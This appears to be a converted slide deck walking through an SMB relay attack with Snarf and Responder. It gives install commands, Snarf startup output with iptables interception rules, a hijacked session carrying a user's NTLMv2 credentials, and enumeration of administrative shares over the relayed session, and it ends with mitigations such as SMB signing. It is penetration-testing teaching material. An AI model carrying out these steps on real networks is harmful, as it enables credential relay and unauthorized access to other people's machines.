



# SMB Relay Attack with Snarf & Responder

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# About SMB Relay

- SMB Relay is a well-known attack that involves intercepting SMB traffic and relaying the NTLM authentication handshakes to a target host



# About Snarf&Responder

- Snarf is a software suite to help increase the value of man-in-the-middle attacks
- Snarf waits for the poisoned client to finish its transaction with the server (target), allows the client to disconnect from our host, and keeps the session between our host and the target alive
- We can run tools through the hijacked session under the privilege of the poisoned user




# About Snarf&Responder

- Responder.py: a tool that listens and responds to LLMNR and NBT-BNS



# Testing Setup



# Requirements

- Linux (Kali works fine)
- NodeJS -- Snarf is implemented in Node to take advantage of it's snazzy event-driven I/O
- An existing MITM / redirection strategy -- Snarf will not MITM the victim, it will only capitalize on it
  - ARP poisoning
  - DHCP poisoning
  - LLMNR poisoning
  - ICMP redirect
  - GRE tunnels

# Installing and using Snarf/Responder

- Snarf

```
apt-get install nodejs  
git clone https://github.com/purpleteam/snarf.git
```

- Responder.py

```
git clone https://github.com/SpiderLabs/Responder.git
```




# Installing and using Snarf/Responder

- Starting Snarf ( Make sure to start SnarfJS prior to Responder. This allows SnarfJS to bind to TCP port 445 )

```
kali2017:~/snarf# nodejs snarf.js 192.168.10.12
22:11:48 SNARF - 0.3.1 - SMB Man in the Middle Attack Engine
22:11:48 by Josh Stone (yakovdk@gmail.com) and Victor Mata (victor@offense-in-depth.com)
22:11:48 Router: iptables -t nat -X SNARF
22:11:48 Created control server, direct browser to http://localhost:4001/
22:11:48 Interception server bound to 192.168.10.12:445
22:11:48 Router: iptables -t nat -N SNARF
22:11:48 Router: iptables -t nat -A SNARF -p tcp -j LOG
22:11:48 Router: iptables -t nat -A SNARF -p tcp --dport 445 -j DNAT --to 192.168.10.12:445
22:11:48 Router: To intercept, run 'iptables -t nat -A PREROUTING -p tcp --dport 445 -j SNARF'
```

# Installing and using Snarf/Responder

- Adding targets



The screenshot shows the web interface for Snarf/Responder. At the top, there is a navigation bar with a back arrow, an information icon, and the URL "127.0.0.1:4001". Below this is a control panel with two tabs: "Control" (selected) and "About".

In the "Control" tab, there are several settings:

- Target Mode:** Two buttons, "single" and "cycle".
- Single Target:** A text input field with a "change" button next to it.
- Refresh (ms):** A text input field containing "5000" and two buttons, "on" and "off".

On the right side of the control panel, there are two panels:


- Targets (Cycle):** A list box containing three IP addresses: "192.168.10.109", "192.168.10.108", and "192.168.10.111". Below the list box, there is a "Next: 192.168.10.1C" label and two buttons, a plus sign (+) and a minus sign (-).
- Blacklist:** An empty list box. Below it, there is a text input field and two buttons, a plus sign (+) and a minus sign (-).

At the bottom of the interface, there is a table with three columns: "ID", "Current?", and "Connection".



# Installing and using Snarf/Responder

- A session comes in => Is it kept alive by Snarf each using Frank's credentials while originating from the original Source IP



The screenshot shows the Snarf/Responder web interface. The browser address bar displays '127.0.0.1:4001'. The interface includes a 'Control' tab and an 'About' tab. Under 'Control', there are options for 'Target Mode' (single/cycle), 'Single Target' (with a 'change' button), and 'Refresh (ms): 3000' (with 'on/off' buttons). There are also sections for 'Targets (Cycle)' and 'Blacklist'. A table below shows a session with ID 4, current status '→', connection '192.168.10.109 -> 192.168.10.111', username 'SWITCHIEbarl', host 'EIBAR Windows 10.0 (Build 15063)', fresh time '111 s', hash 'NTLMv2', and actions 'kill choose expire block'. Below the table is a terminal window showing the command 'kali2017: # netstat -anlpa | grep lll' and its output: 'tcp 0 0 192.168.10.12:36656 192.168.10.111:445 ESTABLISHED 7339/nodejs'.

ID	Current?	Connection	Username	Host	Fresh	Hash	Actions
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```
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```

# Installing and using Snarf/Responder

- Enumeration using smbclient

```
root@kali2017:~# smbclient -L 127.0.0.1\\ADMIN$ -U any
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\anythng's password:
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC

# Mitigations

- Disable LLMNR and/or NBSNS  
<http://www.pciqsataalk.com/2016/03/disable-lmnr-netbios.html>
- SMB signing  
[https://technet.microsoft.com/en-us/library/jj852239\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/jj852239(v=ws.11).aspx)

# References

- Snarf

<https://github.com/purpleteam/snarf>

- Responder.py

<https://github.com/SpiderLabs/Responder>

- SMB Relay

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